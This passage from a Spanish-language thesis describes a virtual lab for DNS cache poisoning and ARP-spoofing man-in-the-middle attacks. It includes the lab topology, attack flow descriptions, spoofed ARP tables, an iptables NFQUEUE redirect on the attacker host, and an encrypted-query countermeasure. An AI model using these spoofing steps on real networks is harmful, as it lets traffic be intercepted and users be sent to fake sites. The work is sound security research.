2. A y B calculan $a = \alpha^{X_A}(mod\ p)$ y $b = \alpha^{X_B}(mod\ p)$ respectivamente. α y p son llaves públicas, es decir tanto A y B las conocen, mientras que X_A y X_B son sus llaves secretas. p es un número primo grande.

3. A y B intercambian los valores a y b respectivamente y finalmente obtienen la llave secreta compartida K.

4. A y B calculan K de la siguiente forma $K = (\alpha^{X_B X_A})(mod\ p) = (\alpha^{X_A X_B})(mod\ p)$

2.8.2. Cifrado AES

Advanced Encryption Standard (AES) [22] está basado en el cifrado Rijndael. AES es un algoritmo estándar de cifrado simétrico, y es el sucesor del algoritmo DES (*Data Encryption Standard*), cuya debilidad residía en ataques de red realizados por fuerza bruta, evidenciados por la RSA (empresa dedicada a la criptografía). Estos ataques fueron conocidos como desafíos DES.

La longitud de un paquete (en texto claro) debe ser mínimo de 128 bits, pero también puede ser de 192 bits o 256 bits. El número de rondas "r" puede ser 10, 12 o 14 y depende de la longitud de la clave.

Un paquete de 128 bits es dividido en bloques de 16 bytes y son copiados en una matriz de 4×4 llamada matriz de estado. Todas las operaciones que se realizan en la matriz de estado pueden ser de sustitución, permutación y polinómicas. Estas operaciones se realizan usando bytes en palabras de 32 bits, que se escriben de arriba hacia abajo y de izquierda a derecha.

AES cifra los datos iterando el texto en plano y la llave de la función de ronda. El algoritmo comienza con la función llamada *AddRoundKey*, que realiza la suma or exlusivo entre los bytes del mensaje y los bytes de la clave. Posteriormente la función de ronda itera sobre las cuatro funciones siguientes: *SubBytes*, *ShiftRows*, *MixColumns* y *AddRoundKey*.

Por ejemplo, para una clave de 128 bits, el algoritmo realizará 10 vueltas, en otras palabras, se generarán 10 sub-claves. Para una longitud de 192 bits, dará 12 vueltas; mientras que para una de 256 bits, serán 14 vueltas al algoritmo.

Finalmente, en la última ronda se realizan únicamente las funciones *SubBytes*, *ShiftRows* y *AddRoundKey*. El resultado es una matriz de estado final de 4×4, con los 16 bytes que forman el criptograma del primer bloque.

Durante la iteración diferentes llaves son introducidas para mejorar la confidencialidad de la información y garantizar la seguridad de la misma.



Figura 2.2: Diagrama del algoritmo AES.

A continuación se describe brevemente la operación de cada función en el algoritmo de cifrado:

1. ***SubBytes***. Ejecuta una sustitución de cada uno de los 16 bytes de la matriz de estado mediante una tabla.

2. ***ShiftRows***. Consiste en una permutación de las filas del estado, de forma que la primera fila no rota; la segunda rota 1 byte, la tercera rota 2 bytes y la cuarta rota 3 bytes.
3. ***MixColumns***. Consiste en multiplicar cada una de las columnas de la matriz de estado por un polinomio fijo.
4. ***AddRoundKey***. Realiza la suma OR exclusivo (XOR) de la clave de cada vuelta con los valores de la matriz de estado.

Capítulo 3

Topología de red

3.1. Topología de red



Figura 3.1: Topología.

La topología mostrada en la figura 3.1 está compuesta por tres capas. La primera capa se compone de los *switches* periféricos que dan acceso a las máquinas virtuales, la segunda capa se compone de un *switch* central al cual están conectados los *switches* periféricos, y la última capa se conforma por los dispositivos físicos que dan acceso a Internet (*router*). Con el fin de que los ataques planteados en esta tesis se puedan realizar, se planteó este

diseño de red que emula una topología jerárquica de Internet. En esta misma figura se puede observar que las conexiones físicas están representadas con una línea punteada en color verde y las conexiones virtuales están representadas con una línea continua en color negro. A continuación se describe el propósito de cada una de las máquinas virtuales:

1. ***raul.*** Esta máquina actúa como cliente en ambos ataques. De esta máquina se hacen las solicitudes del nombre de dominio.

2. ***RNS.*** Esta máquina funciona como servidor DNS local. Todas las máquinas virtuales del segmento de red 192.168.10.0/24 tienen configuradas como DNS a este servidor.

3. ***attackerMITM.*** Esta máquina virtual funge como atacante *man in the middle*, únicamente trabaja en uno de los dos ataques.

4. ***jahel.*** Esta máquina funciona como un servidor web. Simula tener la página web del nombre de dominio *google.com*, es decir, es una página apócrifa.

5. ***fake_server.*** Esta máquina actúa como un servidor DNS autoritativo para el nombre de dominio *google.com*.

6. **EXTbr**. Es el *gateway* de todos los *switches* y máquinas virtuales.

3.2. Máquinas virtuales

Para el desarrollo de este proyecto de tesis se crearon 5 máquinas virtuales que residen en una máquina física llamada *luis*. En la tabla 3.1 se detallan las características de las máquinas usadas en la tesis.

Hostname	Dirección IP	Infraestructura	Propósito
luis	170.10.40.199	Física	Hogar de las máquinas virtuales
raul	192.168.10.5	Virtual	Máquina cliente
RNS	192.168.10.10	Virtual	Servidor DNS local
attackerMITM	192.168.10.15	Virtual	Atacante *man in the middle*
jahel	192.168.20.5	Virtual	Servidor de *google.com* falso
fake_server	192.168.30.5	Virtual	Servidor DNS falso

Tabla 3.1: Inventario de máquinas.

La creación de las máquinas virtuales se realizó mediante el hipervisor XEN. El proceso de instalación de este hipervisor se incluye en el apéndice A.1. Después de haber concluído la instalación del hipervisor, se realizaron algunos cambios en los archivos de configuración *xl.conf* y *xen-tools.conf*, los cuales se muestran en los apéndices A.2 y A.3, respectivamente.

Después de modificar los archivos de configuración del hipervisor, se crean los discos virtuales donde se instalarán los sistemas operativos de las máquinas virtuales. Para ello se crean 2 volúmenes lógicos por cada máquina virtual en el disco duro de la máquina física (*luis*), es decir, 10 volúmenes lógicos virtuales en total. Un volumen lógico es una partición lógica dentro de un volumen físico que puede ser reducida o aumentada según se requiera; en este caso, el volumen físico es el disco duro de la máquina *luis*. A continuación se muestran los comandos para crear un volumen lógico:

```
vgcreate vg0 /
lvcreate -n samba -L 30G vg0
lvcreate -n swap -L 6G vg0
```

Código 3.1: Comandos para crear un volumen lógico.

El comando `vgcreate` crea un volumen de grupo llamado `vg0` en la carpeta raíz de la máquina física. Una vez creado este volumen, se pueden crear las dos particiones de cada

máquina virtual. Para el ejemplo del código 3.1 los volúmenes lógicos virtuales se llaman `samba` y `swap`. En el volumen lógico `samba` se instala el sistema operativo de la máquina virtual, mientras que el volumen denominado `swap` sirve como memoria de intercambio (RAM) para la máquina virtual.

Para corroborar que el volumen físico y las 10 particiones lógicas fueron creadas, es posible usar los comandos `vgdisplay` y `lvdisplay`. Las salidas de estos comandos se incluyen en los apéndices A.5 y A.6, respectivamente. La relación de máquinas virtuales con sus volúmenes lógicos y físicos, puede ser observada en la tabla 3.2.

Hostname	Volumen lógico (disco)	Volumen lógico (swap)	Volumen físico
raul	raul-disk	raul-swap	vg0
RNS	raul-disk	raul-swap	vg0
attackerMITM	DNS-disk	DNS-swap	vg0
jahel	jahel-disk	jahel-swap	vg0
fake_server	ANS-disk	ANS-swap	vg0

Tabla 3.2: Relación de máquinas virtuales con sus volúmenes físicos y lógicos.

Después de crear los volúmenes lógicos, se puede instalar el sistema operativo de las máquinas virtuales mediante el siguiente comando:

```
xen-create-image
--hostname=raul
--vcpus=2
--arch=amd64
--memory=512Mb
--size=4Gb
--bridge=xenbr0
--swap=512Mb
--lvm=vg0
```

Código 3.2: Creación de una máquina virtual.

donde:

1. `hostname`. Indica el nombre de la máquina.
2. `vcpus`. Indica el número de CPUs que la máquina usará para el procesamiento.
3. `arch`. Indica el tipo de arquitectura que utiliza la máquina virtual.
4. `memory`. Indica la cantidad de memoria que se reserva para ser utilizada como memoria RAM.
5. `size`. Indica la capacidad de almacenamiento virtual que tiene la máquina.
6. `bridge`. Indica la conexión lógica que se crea entre la tarjeta de red de la máquina virtual y la tarjeta de red de la máquina física. El nombre de este `bridge` va a cambiar, puesto que se utilizará Open vSwitch para hacer las conexiones entre las máquinas virtuales y la máquina física.
7. `swap`. Indica la cantidad de memoria reservada que se usará como memoria virtual RAM para las máquinas virtuales.
8. `lvm`. Indica el nombre del volumen lógico donde se creará la máquina virtual.

Finalmente, para levantar una máquina virtual se utiliza el comando `xl create -c "nombre del host".cfg`.

3.3. Creación de *switches* virtuales

La creación de los *switches* virtuales se realiza con la herramienta denominada Open vSwitch. Es una herramienta *open source* capa 3 capaz de crear *switches* virtuales capaces de encaminar información entre múltiples segmentos de red. Usando el comando `ovs-vsctl add-br "switch_virtual"` se puede crear un *switch* virtual, al cual se le deben añadir las interfaces de red con las que interactuará. Por ejemplo, si se requiere conectar la interfaz de red de la máquina física, llamada `eno1` al *switch* virtual llamado `EXTbr1`, es necesario ejecutar el comando `ovs-vsctl add-port EXTbr1 eno1`.

La tabla 3.3 muestra las direcciones MAC de los *switches* virtuales conectadas a las diferentes máquinas virtuales en esta tesis (ver topología en la figura 3.1).

Hostname	Dirección MAC	Switch virtual
raul	00:16:3e:b6:4b:ca	OVSbr1
RNS	00:16:3e:b3:15:49	OVSbr1
attackerMITM	00:16:3e:e6:c7:83	OVSbr1
jahel	00:16:3e:3e:38:84	OVSbr2
fake_server	00:16:3e:cf:26:1a	OVSbr3

Tabla 3.3: Relación de máquinas virtuales con sus direcciones MAC y los *switches* a las que están conectadas.

El comando `ovs-appctl fdb/show "switch_virtual"` muestra las direcciones MAC de las máquinas virtuales que tiene conectadas, así como el número de puerto virtual por el que están conectadas. Los Apéndices B.2, B.5, B.8 y B.11 muestran la salida del comando anterior ejecutado para los 4 *switches* (ver figura 3.1) virtuales creados en esta tesis.

Mediante el comando `ovs-ofctl add-flow` se pueden crear los flujos por el cual pasen los datos entre las diferentes máquinas virtuales y *switches*. Por otro lado `ovs-vsctl set-controller` define la dirección IP y el puerto por donde los *switches* virtuales se comunicarán con el controlador. Es posible observar las tablas de flujo de los *switches* virtuales OVSbr1, OVSbr2, OVSbr3 y EXTbr en los Apéndices B.1, B.4, B.7 y B.10, respectivamente. Adicionalmente, con el comando `ovs-ofctl show switch_virtual` se despliegan las características del *switch* virtual y una descripción de los puertos, esto se puede observar en los Apéndices B.3, B.6, B.9 y B.12, para todos los *switches* virtuales.

3.4. Encaminamiento de paquetes y NAT

Es necesario realizar un proceso de traducción de direcciones IP (NAT) mediante las *iptables* para que las máquinas virtuales tengan salida a Internet.

En las líneas 18, 19, 20 y 21 del script del Apéndice C.1, se definen las reglas para realizar la NAT. En la línea 18 se indica que se va a usar la tabla `nat` mediante (`-t nat`), y se especifica la cadena incorporada de POSTROUTING para NAT (`-A POSTROUTING`) en el *switch* (`EXTbr`) al que están conectados los otros 3 *switches* (OVSbr1, OVSbr2 y OVSbr3). POSTROUTING permite el cambio de dirección IP de los paquetes que salen por el *switch* EXTbr, con el objetivo de enmascarar (`-j MASQUERADE`) la dirección IP de un nodo interno con la dirección IP del *switch* EXTbr.

En la línea 19 se acepta el reenvío de paquetes (`-A FORWARD`), tomando por entrada (`-i`) el *switch* OVSbr1 y como salida (`-o`) el *switch* EXTbr. También en esta línea se declaran los estados (`-m state --state RELATED, ESTABLISHED`). `RELATED` asocia los paquetes en ambas direcciones (entrada y salida), mientras que `ESTABLISHED` asocia los nuevos paquetes con una conexión ya existente. En las líneas 20 y 21 se hace lo mismo para los *switches* OVSbr2 y OVSbr3, respectivamente.

El Apéndice C.2 muestra las reglas de la cadena `FORWARD`, y en C.3 se observa el número de paquetes a los que se les ha aplicado la NAT. Esta salida de comandos se obtuvo directamente de la máquina física (*luis*).

Capítulo 4

Propuesta de ataques

A través del tiempo se han reportado múltiples tipos de ataques al servicio DNS, por lo que este servicio es uno de los más atacados de Internet. Por ejemplo, un servidor DNS recursivo puede ser engañado con una respuesta falsa (dirección IP maliciosa), y como consecuencia, el usuario que quiera conectarse a ese nombre de dominio web se conectará a un sitio web apócrifo [4]. Para esta tesis el nombre de dominio a falsificar es *google.com*.

4.1. Ataque para envenenar la memoria caché del servidor local DNS (*RNS*)

En este ataque la víctima es el *host* denominado *raul*. Si este *host* quiere conectarse al nombre de dominio, el servidor DNS local (*RNS*, ver figura 3.1) le contestará con una dirección IP apócrifa, y por lo tanto será direccionado a otro sitio de Internet (*host jahel*).

La máquina física *luis* ejecuta el código D.1 para realizar el ataque de envenenamiento de la memoria caché del servidor *RNS*. En la figura 4.1 se observa el diagrama de flujo del código D.1. A continuación se describe cada una de las partes del diagrama:

1. En A se declaran las variables que conforman el paquete UDP con la petición del DNS.
2. En B se declaran las variables del paquete con la petición del DNS modificado.
3. En C se comprueba que el paquete capturado sea UDP, que tenga la dirección IP de la máquina física y que vaya por el puerto 53.
4. En D se comprueba que el paquete capturado tenga un encabezado de DNS y que solicite el dominio *google.com*.
5. En E se asigna la dirección IP del paquete apócrifo. La dirección IP destino es la del servidor *RNS*, mientras que la dirección IP fuente es la que el paquete original tenía como destino.
6. En F se asignan los puertos del paquete apócrifo. El puerto destino será el puerto fuente del paquete original, mientras que el puerto fuente será el 53.
7. En G se asignan los valores correspondientes al servicio de DNS. La respuesta para el dominio *google.com* es la dirección IP 192.168.20.5.
8. En H se envía el paquete DNS apócrifo al servidor *RNS*.



Figura 4.1: Diagrama del envenenamiento de la memoria caché del servidor *RNS*.

Mediante el comando `rndc dumpdb -cache` se obtiene el contenido de la memoria caché de un servidor DNS en un archivo de texto. El Apéndice E.1 muestra el contenido de la memoria caché vacía, es decir, cuando aún no se le ha hecho ninguna solicitud al servidor DNS. El Apéndice E.2 muestra el contenido de la memoria caché con la solicitud del nombre de dominio *google.com* sin ataque, mientras que en el Apéndice E.3 se muestran los registros para el mismo nombre de dominio pero falsificados debido al ataque. Con el comando `rndc flush` se borra por completo el contenido de la memoria caché del servidor DNS.

4.2. Ataque de hombre en el medio para falsificar la dirección IPv4 del servidor RNS

Otra forma de falsificar la respuesta de un servidor DNS es mediante un ataque de tipo *man in the middle*. La figura 4.2 muestra la forma en cómo la comunicación entre la máquina virtual *raul* (192.168.10.5) y el servidor *RNS* (192.168.10.10) es intervenida por *attackerMITM* (192.168.10.15), ya que *raul* tiene registrado en su tabla ARP que *attackerMITM* es el servidor *RNS*, y a su vez el servidor *RNS* tiene registrado en su tabla ARP que *attackerMITM* es *raul*.



Figura 4.2: Funcionamiento del ataque de hombre en el medio.

4.2.1. Ataque a la tabla ARP

El atacante *attackerMITM* ejecuta el código mostrado en el Apéndice D.2, el cual realiza un ataque a la tabla ARP de *raul* y a la tabla del servidor *RNS*. El diagrama 4.3 explica el funcionamiento de dicho código.

En A se definen las dos direcciones IP que se van a atacar, las cuales corresponden al *host* *raul* y al servidor *RNS*. En B y en C se intercambian las direcciones MAC de las máquinas, es decir, la dirección MAC de *raul* será la de *RNS*, y viceversa. El proceso anterior se repite iterativamente hasta que se presiona `CTRL + C` en la máquina del atacante. Finalmente en D las direcciones originales MAC son asignadas a su *host* correspondiente.



Figura 4.3: Diagrama del envenenamiento de la memoria caché del servidor *RNS*.

El código 4.1 muestra la tabla ARP auténtica, es decir, las direcciones MAC auténticas de cada *host*, mientras que el código 4.2 muestra la tabla ARP falsificada; por ejemplo, se puede ver que el servidor *RNS* tiene la misma dirección MAC que el *host* atacante.

El código 4.3 muestra la tabla ARP modificada del servidor *RNS*, y se puede identificar que el *host raul* tiene la misma dirección MAC que el *host* atacante.

Código 4.1: Tabla ARP auténtica en *raul*.

```
Address                  HWtype  HWaddress           Flags Mask     Iface
192.168.10.1             ether   ee:d3:d0:8d:d9:47   C              eth0
192.168.10.15            ether   00:16:3e:e6:c7:83   C              eth0
192.168.10.10            ether   00:16:3e:b3:15:49   C              eth0
```

Código 4.2: Tabla ARP después del ataque en *raul*.

```
Address                  HWtype  HWaddress           Flags Mask     Iface
192.168.10.1             ether   ee:d3:d0:8d:d9:47   C              eth0
192.168.10.15            ether   00:16:3e:e6:c7:83   C              eth0
```

```
192.168.10.10            ether   00:16:3e:e6:c7:83   C              eth0
```

Código 4.3: Tabla ARP después del ataque en *RNS*.

```
Address                  HWtype  HWaddress           Flags Mask     Iface
192.168.10.5             ether   00:16:3e:e6:c7:83   C              eth0
192.168.10.1             ether   ee:d3:d0:8d:d9:47   C              eth0
192.168.10.15            ether   00:16:3e:e6:c7:83   C              eth0
```

4.2.2. Falsificación de la respuesta del DNS

Después de falsificar la tabla ARP de los *hosts* en el segmento de red es posible falsificar la respuesta del DNS, para ello es necesario redirigir los paquetes. El código en el Apéndice D.3 utiliza la biblioteca NetfilterQueue para procesar los paquetes que coinciden con una regla en la tabla *iptables* del S.O Linux. Esta regla indica que cuando se reenvía un paquete en la máquina, este se debe redirigir al número de *queue* de netfilter *QUEUE_NUM*, en este caso el número de *queue* es el 1. La regla de la *iptable* que se inserta en la máquina atacante antes de ejecutar el código es la siguiente:

```
iptables -I FORWARD -j NFQUEUE --queueu-num 1
```

El diagrama 4.4 explica el funcionamiento del código D.3. En A se declara el paquete capturado por el atacante, posteriormente en B y en C se corrobora que sea un paquete DNS y que pregunte por el dominio *google.com*. En D se establece que la respuesta apócrifa para el dominio *google.com* sea la dirección IP 192.168.20.5. Finalmente en E se envía el paquete apócrifo construído.



Figura 4.4: Diagrama de la modificación de la respuesta de un servidor DNS.

Es importante mencionar que la falsificación de la dirección IP se realiza mientras se están ejecutando a la vez los códigos para envenenar la tabla ARP del servidor y el código para falsificar la respuesta del DNS, es decir, los códigos contenidos en D.2 y D.3.

4.3. Contraataque del hombre en el medio

Para mitigar el ataque de envenenamiento del hombre en el medio, en esta tesis se propone cifrar la consulta del nombre de dominio al servidor DNS. De esta forma el atacante no podrá visualizar el nombre de dominio que solicita. Este contraataque funciona ejecutando dos códigos: uno del lado del cliente (*raul*) y otro del lado del servidor (*RNS*). El funcionamiento de este contraataque se basa en que tanto el cliente como el servidor intercambian llaves mediante el protocolo Diffie-Hellman, posteriormente el cliente le manda al servidor el nombre de dominio solicitado cifrado mediante el algoritmo de cifrado AES-128. Finalmente el servidor descifra el nombre del dominio con las llaves previamente intercambiadas y realiza la solicitud DNS.

4.3.1. Código que se ejecuta del lado del servidor

El código del Apéndice D.4 se ejecuta en el servidor *RNS*. Este código construye un socket con la dirección IP 192.168.10.10 (correspondiente al servidor DNS) y el puerto 3000. El diagrama 4.5 explica el funcionamiento de este código:

1. En A se asignan valores a las variables que se usarán en el código, mientras que en B se declaran otro tipo de variables.
2. En C se calcula el valor de Diffie Hellman del servidor.
